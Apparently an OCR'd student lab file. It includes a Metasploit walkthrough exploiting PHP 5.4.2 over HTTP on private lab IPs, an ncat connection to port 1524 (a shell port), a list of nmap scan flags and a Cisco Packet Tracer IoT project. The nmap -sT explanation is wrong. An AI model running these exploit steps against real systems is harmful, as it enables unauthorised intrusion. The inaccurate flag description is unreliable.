
1) ncat 192.168.137.178 1524




6.Exploiting Metasploit using HTTP


Sol: -

1) Nmap 192.168.56.101
2) Msfconsole






3) Search http scanner version




4) Use 41
5) Show options
6) Set RHOSTS 192.168.56.101
7) run



7)search php 5.4.2

8)use 1

9)show options




10)set RHOSTS 192.168.137.178

11)exploit

7. Perform Network scanning using following nmap commands:


a. nmap -p

This command is used to scan multiple ports.




b. nmap -sV

This command is used to find service versions.




c. nmap -sT

This command is used to check most commonly used ports.



d. nmap -A

This command is used to scan OS information and traceroute.




8. Networking project on Fire extinguisher using cisco packet tracer


Sol: -

a) Firstly, connect Window, Smartphone, Garage Door, Smoke detector, old car, Door, Siren, Firesprinker to Home gateway.


b) Then, go to smartphone Desktop Iot monitor then set conditions.

